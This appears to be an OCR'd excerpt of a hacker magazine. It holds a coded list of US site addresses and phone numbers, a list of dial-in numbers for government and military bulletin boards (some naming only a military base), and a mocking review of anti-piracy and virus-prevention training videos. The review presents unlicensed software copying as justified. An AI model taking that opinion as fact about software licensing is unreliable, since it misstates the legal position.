NY3473, 790 SOUTH RD, POUGHKEEPSIE, 12601
NY7590, 2 MANHATTANVILLE RD, PURCHASE, 10577,
9142510700
NY6130, 9402 QUEENS BLVD, REGO PARK, 11374, 7185204880
NY4930, 1 MARINE MIDLAND PLZ #1122, ROCHESTER, 14604,
7157774412
NY6740, 120 PLYMOUTH AVE, ROCHESTER, 14608, 7165475500
NY2607, 180 MAIN ST E, ROCHESTER, 14606, 7169872000
NYA290, 255 EAST AVE, ROCHESTER, 14604
NY6010, 365 SUNRISE HWY, ROCKVILLE CTR, 11570, 5165361605
NY6140, 148 ERIE BLVD, ROME, 13440
NYK110, 5-11 FEDERAL ST, SARATOGA SPRINGS, 12866
NY6580, 2795 HAMBURG ST, SCHENECTADY, 12303,
5183559426
NYK100, 675 FRANKLIN ST, SCHENECTADY, 12305
NY3377, 55 MAPLE AVE, SMITHTOWN, 11787, 5163616700
NY9570, 400 AIRPORT EXECUTIVE PARK, SPRING
VALLEY, 10977, 9144259153
NY3435, 2026 HYLAND BLVD, STATEN ISLAND, 10306,
7189870323
NYN500, 288 RICHMOND VALLEY RD, STATEN ISLAND, 10309,
7189841970
NY6890, 33 HEMLOCK RD, SUFFERN, 10901, 9143576600
NY2620, 201 STATE ST S, SYRACUSE, 13202, 3154701500
NY4530, 300 STATE ST S, SYRACUSE, 13202, 3154704000
NYK121, 258 WASHINGTON ST E, SYRACUSE, 13202,
3154784993
NY6583, 620 ERIE BLVD W, SYRACUSE, 13204
NY8843, 6597 KINNE RD #2, SYRACUSE, 13214, 3154463800
NY8229, 6741 THOMPSON RD, SYRACUSE, 13211, 3154324400
NY9850, 555 WHITE PLAINS RD, TARRYTOWN, 10591,
9143330219
NY3124, NORTH RD RR 3 BOX 201, TULLY, 13159, 3156960025
NY2081, BROOKHAVEN NATIONAL LABS, UPTON, 11973
NYK140, 1750 GENESEE ST, UTICA, 13502, 3157352200
NY3190, 621 STATE ST, UTICA, 13502, 3157342000
NY3140, 150 SUMMIT LAKE DR, VALHALLA, 10595
NY9000, 115 E STEVENS AVE, VALHALLA, 10595, 9147472021
NY6140, 441 COMMERCE RD, VESTAL, 13850
NY3100, SEAWAY PLAZA RT 11 BLDG3, WATERTOWN, 13601
NY8075, 60 SENECA MALL, WEST SENECA, 14224, 7166754666
NY1000, 1 N LEXINGTON AVE, WHITE PLAINS, 10601,
9142975003
NY1390, 11 MAIN ST, WHITE PLAINS, 10601
NY5050, 14 FISHER LN, WHITE PLAINS, 10603, 9146840069
NY3435, 170 E POST RD, WHITE PLAINS, 10601, 9146835300
NY1423, 245 MAIN ST, WHITE PLAINS, 10601, 9146832801
NY1070, 900 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY2060, 400 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY9690, 440 HAMILTON AVE, WHITE PLAINS, 10601, 9143975000
NY3888, 14202 20TH AVE, WHITESTONE, 11357, 2128977290
NY8110, 125 S LONG ST, WILLIAMSVILLE, 14221, 7166341237
NY7220, 750 WOODBURY RD, WOODBURY, 11797, 5164964000
NY9007, 4 XAVIER DR, YONKERS, 10704, 9144764528
NY9100, 2250 SAW MILL RIVER RD, YORKTOWN HEIGHTS,
10598
NY3479, 655 LEE BLVD, YORKTOWN HEIGHTS, 10598

PENNSYLVANIA

PA7632, 1 IMPERIAL WAY, ALLENTOWN, 18106, 2153956000
PA6060, 1247 S CEDAR CREST BLVD, ALLENTOWN,
18103, 2157702000
PACL00, 1258 CEDAR CREST BLVD, ALLENTOWN, 18103
PAN070, 350 MAIN ST E, ALLENTOWN, 18108, 2158889461
PA5421, 905 UNION BLVD, ALLENTOWN, 18103, 2154396011
PA3960, 629 F ROCK RD, ALLENTOWN, 18103
PA5505, 551 MARCON BLVD, ALLENTOWN, 18103
PA4600, 110 3RD AVE, ALTOONA, 16602
PA4600, 2415 PLEASANT VALLEY BLVD, ALTOONA, 16602,
8149423697
PA4130, 3 BALA PLZ, BALA CYNWYD, 19004, 2156614010
PA4440, 30TH & 4TH AVES, BEAVER FALLS, 15010, 4128435035
PA0380, 701 E 3RD ST, BETHLEHEM, 18015, 2156658091
PA4680, OLD RTE 22 E, BLAIRSVILLE, 15717
PA4270, 650 MAIN ST W, BLOOMSBURG, 17815, 7173842602
PA8120, 1787 SENTRY PKY W, BLUE BELL, 19422
PA3204, 5 SENTRY PKY E, BLUE BELL, 19422
PA0010, BOX A, BLUE RIDGE SUMMIT, 17214
PA4450, 40 RUTHERFORD RUN, BRADFORD, 16701, 8143686121
PA6200, 8901 HAMILTON BLVD, BREINIGSVILLE, 18031,
2153912000
PA9797, 1911 S SPROUL RD, BROOMALL, 19008
PA4490, RD8 BECK RD, BUTLER, 16001, 4122878746
PA4400, 274 SENATE AVE, CAMP HILL, 17011, 7177316000
PA3471, S 32ND & TRINDLE RD, CAMP HILL, 17011, 7177376721
PA4490, RD1 BOX 130 RT 519 S, CANONSBURG, 15317,
4127459968
PA4320, 250 MOUNT LEBANON BLVD, CASTLE SHANNON,
15234, 4125613400
PA3752, 2206 N IRVING ST, CATASAUQUA, 18032
PAC552, RR 3 BOX 46, CATAWISSA, 17820
PA4590, BRANDYWINE 2 BLDG, CHADDS FORD, 19317,
2156410500
PA3644, RD 3 BOX 900, DUBOIS, 15801
PA9120, 300 MORRISON AVE, EASTON, 18042
PA3766, 3700 W 21ST ST, ERIE, 16506
PA9500, RD2 BOX 67 OLD PLAIN RD, FINLAND, 18073
PA1940, RR 1 BOX 36A, FOMBELL, 16123
PA4490, 1300 VIRGINIA DR, FORT WASHINGTON, 19034,
2156467600
PA3472, RT 30 E WESTMORELAND MALL, GREENSBURG,
15601, 4128365525
PA8790, RD3 BOX 445, HANOVER, 17331
PA5150, 345 MAIN ST HARLEY MALL, HARLEYSVILLE, 19438,
2152564443
PA0890, 210 PINE ST, HARRISBURG, 17101, 7172555840
PA5640, 2437 PARK ST, HARRISBURG, 17110
PA5330, 4251 CHAMBERS HILL RD, HARRISBURG, 17111,
7175641300
PA8470, 5320 FLANK DR, HARRISBURG, 17112
PA5430, 300 MAIN ST PO BOX 277, HAWLEY, 18428
PA7350, RR 1 BOX 672, HAWLEY, 18428
PA3420, RT 6 HCR 2 BOX 429, HAWLEY, 18428
PA5130, 214 W 21ST ST, HAZLETON, 18201
PA5410, 201-251 GIBRALTER RD, HORSHAM, 19044
PA2400, 113 TOWN CTR RD, KING OF PRUSSIA, 19406,
2152652524
PA3735, 351 W DEKALB PIKE, KING OF PRUSSIA, 19406,
2153684667
PA4630, 801 ALLENDALE RD, KING OF PRUSSIA, 19406,
2157682600
PA0590, 124 N DUKE ST, LANCASTER, 17602, 7172957330
PA5460, 1587 LITITZ PIKE, LANCASTER, 17601, 7175694702
PA4990, 28 INDUSTRIAL CIR, LANCASTER, 17601
PA5416, 514 OXFORD VALLEY RD, LANGHORNE BORO, 19047
PA8640, 13535 PENN ST, LAURELTON, 17835
PA5110, 7601 NEW FALLS RD #8, LEVITTOWN, 19056,
2159459347
PA7300, BOX 469, LYNN TWP, 19566
PA4390, 195 VALLEY HILL RD W, MALVERN, 19355, 2153832000
PA4680, FURNACE RD RTE 30 BOX 264, MC VEYTOWN, 17051
PA2438, 211 W STATE ST, MEDIA, 19063, 2155663033
PA2452, 346 MONROEVILLE MALL ANNEX, MONROEVILLE,
15146, 4123560475
PA4432, 3001 WILMINGTON RD, NEW CASTLE, 16105,
4126587161
PA4680, 400 STATE ST, NEWTOWN, 18940
PA3155, 4851-55 WEST CHESTER PIKE, NEWTOWN SQUARE,
19073
PA3430, 22 AIRPORT SQ RTS 309 & 63, NORTH WALES, 19454,
2156431521
PA4252, 1422 W PASSYUNK AVE, PHILADELPHIA, 19145,
2153521900
PA4440, 1600 MARKET ST, PHILADELPHIA, 19103, 2155631200
PA4310, 1600 MARKET ST, PHILADELPHIA, 19103, 2155674315
PA5001, 1113 CHESTNUT ST, PHILADELPHIA, 19103, 2156661177
PAFF00, 1000 JFK BLVD, PHILADELPHIA, 19103, 2154721300
PA3728, 1818 JFK BLVD #200, PHILADELPHIA, 19103, 2155641414
PA8240, 1835 ARCH ST, PHILADELPHIA, 19103, 2157511515
PA4020, 2000 MARKET ST, PHILADELPHIA, 19103, 2156771900
PA4440, 3210 CHERRY ST, PHILADELPHIA, 19104, 2155248811
PA5250, 3401 MARKET ST, PHILADELPHIA, 19104, 2158225331
PA6720, 500 S 27TH ST, PHILADELPHIA, 19146, 2154754300
PA9417, 501 ADAMS AVE, PHILADELPHIA, 19120, 2154577000
PA4440, 7601 BARTRAM AVE, PHILADELPHIA, 19153
PA4110, 841 CHESTNUT ST, PHILADELPHIA, 19107, 2155927680
PA4030, YORK ST & ARAMINGO AVE, PHILADELPHIA, 19092,
2154290002
PA8680, BOX 66, PINE GROVE, 17963
PA5473, 1000 ROSS PARK MALL #MIDNIGHT RD N, PITTSBURGH,
15237, 4123660010
PA4450, 126 HIGHLAND AVE S, PITTSBURGH, 15206, 4123612986
PA5090, 2 ALLEGHENY CTR, PITTSBURGH, 15212, 4123232000
PA4950, 200 SIEBERT RD, PITTSBURGH, 15237
PA4900, 4 GATEWAY CTR #400, PITTSBURGH, 15222, 4122638005
PA5080, 4 STATION SQ COMMERCE CT BLDG, PITTSBURGH, 15219,
4123341200
PA4910, 1 HOTTIN AVE, PITTSBURGH, 15219, 4122271450
PA4670, 410 STREETS RUN RD, PITTSBURGH, 15236, 4128821640
PA4220, 5500 CORPORATE DR MC CANDLESS, PITTSBURGH, 15237,
4123640000
PA4910, 600 GRANT ST, PITTSBURGH, 15219, 4124337000
PA7800, 650 SMITHFIELD ST, PITTSBURGH, 15219, 4123927275
PA0120, 5505 PENN AVE, PITTSBURGH, 15206, 4123614485
PA4420, 671 WASHINGTON RD, PITTSBURGH, 15228, 4123410400
PA4420, 625 PARISH ST, PITTSBURGH, 15220, 4129220067
PA0310, 2ND & LAIRD STS, PLAINS, 18705
PA4400, 125 PORTER RD, POTTSTOWN, 19464, 2153261664
PA4450, 2401 W ALICE LORD BLVD N, POTTSVILLE, 17901, 7176223609
PA4000, 201 KING OF PRUSSIA RD, RADNOR, 19087, 2152547425
PA9300, 1180 MCARTHUR, READING, 19605
PA0020, 2626 N 12TH ST #1206, READING, 19612, 2159270711
PA0010, 3050-15 N 5TH ST, READING, 19605, 2159213146
PA0300, 121 ADAMS AVE, SCRANTON, 18503, 7173488590
PA0320, 1498 BALTIMORE RD, SPRINGFIELD, 19064
PA5050, STATE & SPROUL RDS, SPRINGFIELD, 19064, 2155287440
PA4250, 1125 COLLEGE AVE W, STATE COLLEGE, 16801, 8142385501
PA4420, 1 LINE ST, THROOP, 18512
PA4300, 921 MARKET ST, WARREN, 16365, 8147239207
PA4900, 540 RT 97 S, WATERFORD, 16441
PA4410, 170 WARNER RD S, WAYNE, 19087, 2153419800
PA4120, 190 WARNER RD S, WAYNE, 19087
PA4320, 60 WEST AVE, WAYNE, 19087, 2156871900
PA2020, 1378 HOFFMAN, WEST MIFFLIN, 15122
PA3470, 5005 CLAIRTON RD, WEST MIFFLIN, 15122, 4128849880

PA2475, 535 WHITEHALL MALL, WHITEHALL, 18052
PA4825, 301 BASIN ST, WILLIAMSPORT, 17701, 7173279940
PA5565, 404 W 4TH ST, WILLIAMSPORT, 17701, 7173272132
PA3474, 2500 MORELAND RD/BOX, WILLOW GROVE, 19090
PA2070, 8006 SOUTHAMPTON AVE, WYNDMOOR, 19118
PA1710, 308 E LANCASTER AVE, WYNNEWOOD, 19096
PA3678, 149 AVE B, YOUNGWOOD, 15697, 4129251500

PUERTO RICO

PR0162, 512 PONCE DE LEON AVE, SANTURCE, 00909, 8097212500
PR0145, 958 PONCE DE LEON AVE, SANTURCE, 00970

RHODE ISLAND

RI0050, 156 ANTHONY RD, PORTSMOUTH, 02871, 4016832611
RI0706, 1 AT&T PL, PROVIDENCE, 02903
RI0270, 1 EMPIRE PLZ, PROVIDENCE, 02903, 8003212000
RI0225, 1 GREENE ST, PROVIDENCE, 02901
RI0405, 11 LA SALLE SQ, PROVIDENCE, 02903
RI0465, 10 DAVIS ST, PROVIDENCE, 02904, 4012752000
RI0601, 151 WESTMINSTER ST, PROVIDENCE, 02903, 4012758660
RI0250, 234 WASHINGTON ST, PROVIDENCE, 02903, 4018316810
RI6060, 777 MAIN ST N, PROVIDENCE, 02904, 4012726226
RI0070, 2 THURBER BLVD, SMITHFIELD, 02917
RI8110, 285 SHANNOCK RD, WAKEFIELD, 02879
RI0410, 399 BALD HILL RD, WARWICK, 02886

VERMONT

VT0290, AMES PLZ RT 302, BERLIN, 05602
VT0210, 126 COLLEGE ST/403A, BURLINGTON, 05401
VT5040, 5 BURLINGTON SQ, BURLINGTON, 05401, 8028626677
VT4300, 301 HERCULES DR, COLCHESTER, 05446
VT4605, 7 COURT SQ, RUTLAND, 05701, 8027753445
VT0110, 20 GATES ST, WHITE RIVER JUNCT, 05001, 8022950862

VIRGINIA

VA6025, 101 LEADBEATER ST, ALEXANDRIA, 22305, 7038402074
VA6050, 2130 EISENHOWER AVE, ALEXANDRIA, 22314, 7032290100
VA9120, 4306 EISENHOWER AVE, ALEXANDRIA, 22304
VA0290, 6701 GENERAL WASHINGTON DRIVE, ALEXANDRIA, 22312
VA1340, 5108 BACKLICK ROAD, ANNANDALE, 22003
VA1020, 1201 S HAYES ST, ARLINGTON, 22202, 7038920620
VA7290, 1550 WILSON BLVD, ARLINGTON, 22209, 7032474700
VA0775, 1921 JEFFERSON DAVIS HWY, ARLINGTON, 22202, 7035226774
VA1713, 1501 N MOORE ST, ARLINGTON, 22209, 7035250109
VA1050, 3401 32ND ST N, ARLINGTON, 22225, 7035382100
VA4480, 900 S WALTER REED DR, ARLINGTON, 22204
VA4060, BOWLING GREEN S.R, BOWLING GREEN, 22427
VA3270, 2671 LEE HWY, BRISTOL, 24201
VA0480, 3725 CONCORDE PKY, CHANTILLY, 22021
VA0030, 1430 E HIGH ST, CHARLOTTESVILLE, 22901
VA1700, 1001 SARA DRIVE, CHESAPEAKE, 23320, 8045434805
VA8741, 3309 S MILITARY HWY, CHESAPEAKE, 23323
VA5814, 870 GREENBRIER CIR, CHESAPEAKE, 23320
VA1890, 11020 IRONBRIDGE RD, CHESTER, 23831, 8047484096
VA1610, 332 MAIN ST, CHRISTIANSBURG, 24073, 7033822963
VA2710, 730 MAIN ST, DANVILLE, 24541
VA1520, RT 2 BOX 421, DILLWYN, 23936
VA0300, 10025 ROSEHAVEN ST, FAIRFAX, 22030, 7033870611
VA9805, 11750 FAIR OAKS, FAIRFAX, 22033
VA8085, 2720D PROSPERITY AVE, FAIRFAX, 22031
VA1005, 2730 PROSPERITY AVE, FAIRFAX, 22031, 7038466116
VA0120, 3911 JERMANTOWN RD, FAIRFAX, 22030, 7032854000
VA1950, 3920 RAILROAD AVE, FAIRFAX, 22030, 7033853095
VA0790, 3945 PENDER DR, FAIRFAX, 22030, 7033857040
VA0830, RT 679 - NEW RIVER WORKS, FAIRLAWN, 24141, 7037318000
VA3406, 6201 ARLINGTON BLVD, FALLS CHURCH, 22044, 7035329009
VA0140, RT 221 - BRIARWOOD, FOREST, 24551
VA3620, 523 GEORGE ST, FREDERICKSBURG, 22401
VA1500, 118 WESTWOOD OFFICE PARK, FREDERICKSBURG, 22401, 7033716750
VA3420, 150 NEW MARKET FAIR, HAMPTON, 23605, 8048389832
VA4200, 11820 LEESBURG PIKE, HERNDON, 22070, 7034305000
VA0320, 2340 DULLES CORNER BLVD, HERNDON, 22071, 7038947430
VA7140, 2355 DULLES CORNER BLVD, HERNDON, 22071, 7033047200
VA4993, 301 PROSPECT AVE, HURT, 24563
VA4350, RR 1 BOX 262, KESWICK, 22947
VA0490, RR 2 BOX 197, KEYSVILLE, 23947
VA5440, 2104 TIMBERLAKE RD, LYNCHBURG, 24502, 8042375832
VA0700, 900 MAIN ST, LYNCHBURG, 24504, 8048456965
VA2170, 372 BROAD STREET RD, MANAKIN SABOT, 23103
VA5970, 10110 BATTLEVIEW PKY, MANASSAS, 22110
VA9007, 1751 CHAIN BRIDGE RD, MCLEAN, 22102, 7038906135
VA0430, 7526 JONES BRANCH DR/6024, MCLEAN, 22102, 7038472460
VA9580, 2405 DUVAL RD, MOSELEY, 23120
VA3740, 11711 ROCK LANDING DR, NEWPORT NEWS, 23601
VA0050, 130 W BUTE ST, NORFOLK, 23510, 8046296500
VA1540, 3401 ALMEDA AVE, NORFOLK, 23513, 8048571505
VA3650, 3440 TRANT AVE, NORFOLK, 23502
VA0200, 5525 ROBIN HOOD RD, NORFOLK, 23513
VA5902, 700 N MILITARY HWY, NORFOLK, 23502, 8044612346
VA0160, 6135 HAMPTON BLVD, NORFOLK, 23505, 8044402700
VA3505, BLDG Y130A NAVAL SUPPLY, NORFOLK, 23512
VA6215, RTS 62 & 58 RD BOX 301, NORGE, 23127
VA6910, PARK AVE, NORTON, 24273, 7036790563
VA3705, 3023 CHAIN BRIDGE RD, OAKTON, 22185, 7033818620
VA7200, 2707 S CRATER ROAD, PETERSBURG, 23805, 7037332700
VA5410, RR 1 BOX 195, PURCELLVILLE, 22132
VA0255, 1601 E BROAD ST, RICHMOND, 23219, 8044641156
VA2400, 11500 MIDLOTHIAN TPKE, RICHMOND, 23235
VA2450, 1500 F PARHAM RD, RICHMOND, 23229
VA2427, 1601 WILLOW LAWN DRIVE/BROAD ST, RICHMOND, 23230, 8042854050
VA0762, 3412 GREENDALE RD, RICHMOND, 23228, 8042620624
VA0230, 2400 TURNER RD, RICHMOND, 23224, 8047456046
VA2190, 2510 TURNER RD, RICHMOND, 23224, 8047456801
VA7180, 2600 DECATUR ST, RICHMOND, 23224, 8042324057
VA2150, 3215 LAKEVIEW AVE, RICHMOND, 23230, 8043530012
VA3670, 4500 S LABURNUM AVE, RICHMOND, 23231, 8042226080
VA6030, 600 E BROAD ST, RICHMOND, 23219, 8047756300
VA0710, 1309 E GRACE ST, RICHMOND, 23219, 8042251520
VA1040, 6424 SANFORD DR, RICHMOND, 23228, 8042621515
VA7630, 1316 PLANTATION RD NE, ROANOKE, 24012, 7033637641
VA9640, 1302 PLANTATION RD, ROANOKE, 24012
VA0140, 1336 PLANTATION RD, ROANOKE, 24012, 7039820311
VA2205, 1336 PLANTATION DR, ROANOKE, 24012
VA5060, 225 FRANKLIN RD SW, ROANOKE, 24011, 7033423450
VA3510, 4802 VALLEY BLVD, ROANOKE, 24012
VA0040, 1525 APPERSON DR, SALEM, 24153
VA5860, RT 1 BOX 154, SOUTH HILL, 23970
VA3420, 6601 SPRINGFIELD MALL FRANCONIA RD & 95, SPRINGFIELD, 22150
VA0590, 1549 SPRING HILL RD, VIENNA, 22180
VA9510, 1601 GALLOWS RD/500, VIENNA, 22180
VA4700, 1945 GALLOWS RD, VIENNA, 22180
VA0970, 7990 BOEING CT, VIENNA, 22182
VA6380, 7990 BOEING CT, VIENNA, 22182
VA6490, 517 BIRCHWOOD PARK DR, VIRGINIA BEACH, 23452, 8044403513
VA6330, 731 LYNNHAVEN PKY, VIRGINIA BEACH, 23452
VA5670, 186 BROOKE ST, WARRENTON, 22186
VA0495, 1315 JAMESTOWN RD/104, WILLIAMSBURG, 23185
VA5002, 330 F ST, WILLIAMSBURG, 23185
VA8300, 110 FEATHERBED LANE, WINCHESTER, 22601

WEST VIRGINIA

WV0080, 234 RAGLAND RD, BECKLEY, 25801, 3042531104
WV0140, 1 DAVIS SQ, CHARLESTON, 25301
WV0420, 1000 CHARLESTON TOWN CTR, CHARLESTON, 25389, 3043435030
WV0950, 1025 ONE VALLEY SQ, CHARLESTON, 25301
WV0470, 1219 VIRGINIA ST E, CHARLESTON, 25301, 3043475222
WV0380, 410 BROAD ST, CHARLESTON, 25301, 3043455041
WV0810, 510 LEE ST E, CHARLESTON, 25301, 3043879454
WV4100, 900 PENNSYLVANIA AVE, CHARLESTON, 25302, 3043472000
WV1750, 160 OHIO AVE, CLARKSBURG, 26301
WV4000, 110 SIMPSON ST, CLARKSBURG, 26301
WV4110, 125 HOLDEN ST, CLARKSBURG, 26301
WV4130, 960 ELKINS AVE, ELKINS, 26241
WV3070, 502 MORGANTOWN AVE, FAIRMONT, 26554
WV3000, 1107 6TH AVE, HUNTINGTON, 25701
WV0310, 2411 JOHNSTOWN RD, HUNTINGTON, 25701, 3045256000
WV1300, 112 N JEFFERSON ST, LEWISBURG, 24901
WV4050, TAYLOR STATION RD, MARTINSBURG, 25401, 3042638937
WV3800, 1715 MILEGROUND RD, MORGANTOWN, 26505, 3042960052
WV0412, GREENBAG RD, MORGANTOWN, 26505, 3042969864
WV6080, 1005 FROST, NEW MARTINSVILLE, 26155
WV4150, 4200 1ST AVE/RT, NITRO, 25143
WV0340, 3001 EMERSON AVE, PARKERSBURG, 26104, 3044228905
WV0510, 421 MARKET ST, PARKERSBURG, 26101, 3044286060
WV4080, RT 2, RAINELLE, 25962
WV4600, 306 SYCAMORE ST, RAVENSWOOD, 26164
WV4500, RT 1 BOX 1036, ROWLESBURG, 26425
WV3050, 715 5TH AVE, SAINT ALBANS, 25177, 3047222020
WV2000, NAVAL RADIO STR/GENERAL DELIVERY, SUGAR GROVE, 26815
WV0400, 1401 CHAPLINE ST, WHEELING, 26003, 3042325515
WV1100, 2744 EOFF ST, WHEELING, 26003
WV8000, 1413 W 3RD AVE, WILLIAMSON, 25661

- more to come -
(count on it)

government bulletin boards

202-205-6269: SBA-BBS: Small Bus. Admin Internal BBS
202-208-1781: FERC CIPS BBS: Fed Energy Regulatory Commission
202-208-7119: OEA BBS: Interior's Off of Environment Affairs
202-208-7679: CIC BBS (GSA): Consumer Information Center
202-219-2011: OERI BBS: Education Research and Improvement
202-219-4784: Labor News: Dept of Labor information and files
202-229-6627: Fed Whistleblower: Report Fraud, abuse, waste in the US Govt.
202-275-0920: FREND #1: Fed. Reg Elect. News Delivery
202-342-4868: ADA ALS/News: Ada Language Sys/ Navy Bulletin Board
202-357-0359: STIS (NSF): Science & Tech Information Sys
202-366-3764: FHA BBS: FHA staff and interested public
202-376-7100: USCS BBS (Customs): Cust. and Exchange Rate Data & Info
202-433-8530: NCTS BBS: Navy Computer & Telecom Station (Autovon: 288-4430)
202-475-7543: Metro-Net: Army Morale, Welfare and Rec
202-482-1423: OFDO-BBS: Internal comm. for DOC employees
202-482-3870: EBB: Economic data and info
202-501-0373: BOM-SBN: Bureau of Mines - Bulletin Board Net
202-501-2014: IRSC BBS (GSA): GSA information and files
202-501-7821: FOUSA-BBS: BBS for U.S. Attorneys
202-512-1387: FEDERAL BBS: GPO and Government Data
202-514-6102: OIS: US Bureau of Prison Employees
202-514-6193: CRS-BBS: Amer. With Disabilities Act Info
202-523-1186: TEBBS (OGE): Office of Government Ethics BBS
202-523-7350: VA-BBS: VA info and PC programs
202-586-0739: Megawatt 1: Information on energy and Dept. of Energy
202-586-2557: EPUB: Energy information and data
202-586-8456: TELENEWS: Data and info on Fossil fuels
202-586-8658: Energy Information: Petrol, Coal, Electric, Energy Stats
202-606-2675: PayPerNet#1 (OPM): Fed. Pay & Per. Management BBS
202-606-4662: NOAA-ESDD (NODAA): NOAA Earth Sys Data Direct
202-632-1361: FCC-State Link: FCC daily digest & carrier stats report
202-634-1764: SRS: Fed. R&D budgs, Tech labor market stats
202-646-2887: SALEMDUG BBS: State and local FEMA user groups
202-647-9225: CABS: Passport Info/ Travel Alerts
202-653-1079: USNO ADS: GPS data, surveying data
202-653-7518: CASUCOM (GSA): Interagency Shared Serv/Resources
202-690-8423: OASH BBS (NAPO): AIDS Information & Reports
202-707-3854: LC News Service: Library of Congress News Service
202-707-4888: ALIX: Automated Library Info eXchange
202-708-3563: HUD N&E BB (HUD): HUD News & Events BB PR
202-727-6668: DCBBS: DC Government Information
202-874-6817: PMS BBS: Inventory management data & programs
205-895-0028: NASA Spacelink: Education affairs, NASA, space history
210-925-5056: Kelly AFB
301-286-9000: NSSDC/NASA/Gd: The NASA NODIS Locator System
301-436-5078: NOB BBS: Human Nutrition Information Service
301-504-6510: ALF: National Agricultural Library BBS
301-589-8366: SWICH BBS: EPA Solid Waste Management
301-589-0205: NPS BBS (EPA): Nonpoint Source Program BBS
301-589-3536: ABLE INFORM: Nat Rehab Center & Data of Adapt. Tech
301-589-8368: CLU-IN (EPA): Superfund Data and Information
301-670-3813: ATTIC (EPA): Alternative Treatment Tech Info Cent.
301-725-1072: FCC Public Access: Equip. authorization status advisory serv
301-738-8895: NCJRS-BBS: National Criminal Justice Reference Sys.
301-763-4574: CPO BBS (Census): Jobs at the Census Dept
301-763-7554: Census BBS (Census): Census BEA Electronic Forum
301-878-6873: Fort Ritchie
301-899-1173: S. Woods Data (NWS): Sample data from Fed Based System
301-921-6302: FREBS (NIST): FREBS - Info on Fire Research
301-948-2048: DMIE (NIST/NCSL): NISTNCSL Data manage info
301-948-5140: Computer Sec (NIST): Nat Comp Sys Lab Comp Security BBS
301-985-7936: HSOL BBS (HHS/DHHS): Head Start BBS (Region III)
303-273-8672: USGS QED: Earthquake epicenter data, geomagnetism
303-494-4775: NIST ACTS: Auto Comp Time Service, PC to NBS Time
303-497-5042: NOAA Space Lab: Solar flare and geomagnetic data
315-772-7835: Fort Drum
401-841-3890: Naval Justice Sch
406-731-2503: Malstrom AFB
410-443-7496: FDA/DMMS: PMA, IDE, 510k & guidance documents
410-443-5617: IHS BBS (HHS): Indian Health Service BBS
510-370-0118: NRRC: Naval Reserve Readiness Center
703-274-5863: DASC ZF: PC info and files
703-285-5637: USA-GPCS BBS: Army Info System Software
703-305-5919: PIN BBS (EPA): Pesticide Information Network
703-325-0748: JAG NET: Navy Judge Advocate General
703-487-4061: Patent Lic. BBS: Speeds acc. to Fed Lab research
703-506-1025: PPIC-BBS (EPA): Pollution Prevention, Clean Product, Ozone
703-524-4149: Fort Meyer Officers' Club
703-602-1916: NGWS BBS: Naval Gun Weapon System BBS
703-614-0215: ADAIC: ADA Information
703-614-8669: NUPERS Access: Navy Personnel Information
703-648-4168: USGS BBS (USGS): Geological Survey BBS CD-ROM info
703-693-3831: NADAP: Navy Drug and Alcohol Abuse Prev.
703-697-6109: FLISA System: DoD Export License Tracking System
703-746-2645: ASN
703-756-6109: ERIX Info Connect BBS for IRS Employees
703-787-1181: Offshore BBS: Off Shore Oil & Gas Data
703-866-3890: GPSIC: Information on Global Positioning System
703-866-3894: GPSIC: GPS & Loran Info, Status & Data
717-636-3037: Fort Benning
800-222-0185: FDA's BBS: FDA info and policies
800-229-2737: DRIPSS (EPA): Drinking water Info Process Support
800-235-4662: Gulfline EPA&NOAA: Gulf Coast Pollution Info
800-331-3006: DEFENCT (DARPA): Document Engineering Research Net
800-358-2663: CED BBS (USGS): Cr epicenter Determ and CD Data
800-735-7236: WSCA-BBS: Board of Wage & Service Contract Appeal
800-783-3349: FEDIX: Links Fed Data to Higher Education
800-859-4636: SBA OnLine (SBA): SBA information and data
803-668-4216: Shaw AFB
804-444-7841: ADA Tech Supp. BBS: Avoid interested in ADA
804-764-3395: Langley AFB
805-985-8527: BULLDOG WEST: Harpoon support


VIDEO REVIEW

Assorted Videos
Commonwealth Films
223 Commonwealth Avenue
Boston, MA 02116
Review by Emmanuel Goldstein

The corporate world contributes a great deal to the lives of the everyday human. Perhaps the most significant gift they offer, second only to global pollution, is the wonderful art form known as corporate comedy.

We've all seen it in some way. Whether it's a phone company claiming one of their memos is worth $80,000 or a governmental agency saying they believe a raid can actually help a business become profitable, it's all part of the same humor. After all, it is just a big joke, isn't it? An escape from reality into the world of the absurd in order to make life more bearable. Art in its truest form.

Those of you who wish to enjoy the latest in corporate comedy ought to check out three videos recently released by Commonwealth Films. *We Lost Control: Illegal Software Duplication* is easily the funniest. This 18 minute piece is designed to put the fear of the Lord into anyone who's even *thought* of copying software.



From Virus, an illustration of a trojan horse. Too bad all the acting isn't this good.

The story unfolds through the eyes of Steve Roberts, head of a company that wasn't careful enough. Federal marshals conduct a raid and find that, lo and behold, every piece of software is *not accounted for!* This could spell doom for him and everyone he's ever known, according to his lawyer who can't seem to say a single positive word. Yes, Steve, the Software Piracy Association did their homework - you're not exactly squeaky clean - out of the hundreds of cases SPA has prosecuted, they've only lost one - you're liable for up to $100,000 per unauthorized copy of each program, including the ones you've bought - you'd better hope the media doesn't latch onto this and ruin your life even more.... Steve does some serious soul-searching ("I had no idea we were in so deep") and realizes that copying a program is indeed exactly like stealing a computer. "For some reason," he ponders, "it didn't seem serious." At this point, the viewer feels compelled to shake the TV and scream at Steve to come out of his corporate coma. But alas, it just gets worse. In a rather patronizing tone, his lawyer says, "Let's set the basic facts straight and eliminate ignorance." Oh, if only we could.

The "facts" that we are hit with run counter to every instinct a human being could have. The SPA, and anyone who falls for their self-righteous dogma, lives in a fantasy world. They actually expect everyone to not only pay outrageous prices for every bit of software on their machines, but to pay these prices *again* whenever they copy a program to another machine. And for those people who can't afford to pay $500 for a word processor, SPA takes the position that such people simply should not have access. In other words, admission to technology is solely for people with money to spend. It's precisely this philosophy that has inhibited progress in the past and will continue to do so to a far greater degree if left unchallenged. Access to the future is something which needs to be encouraged, not restricted. Software developers should, and will, make tons of money. And when the dust finally settles, it ought to become quite clear that the SPA position articulated in this film was never about fair compensation. It was simply greed.

The other two films, *Virus: Prevention, Detection, Recovery* and *Back in Business: Disaster Recovery/Business Resumption* actually offer some useful suggestions, the most basic being to make backups and keep them offsite. Newsflash.

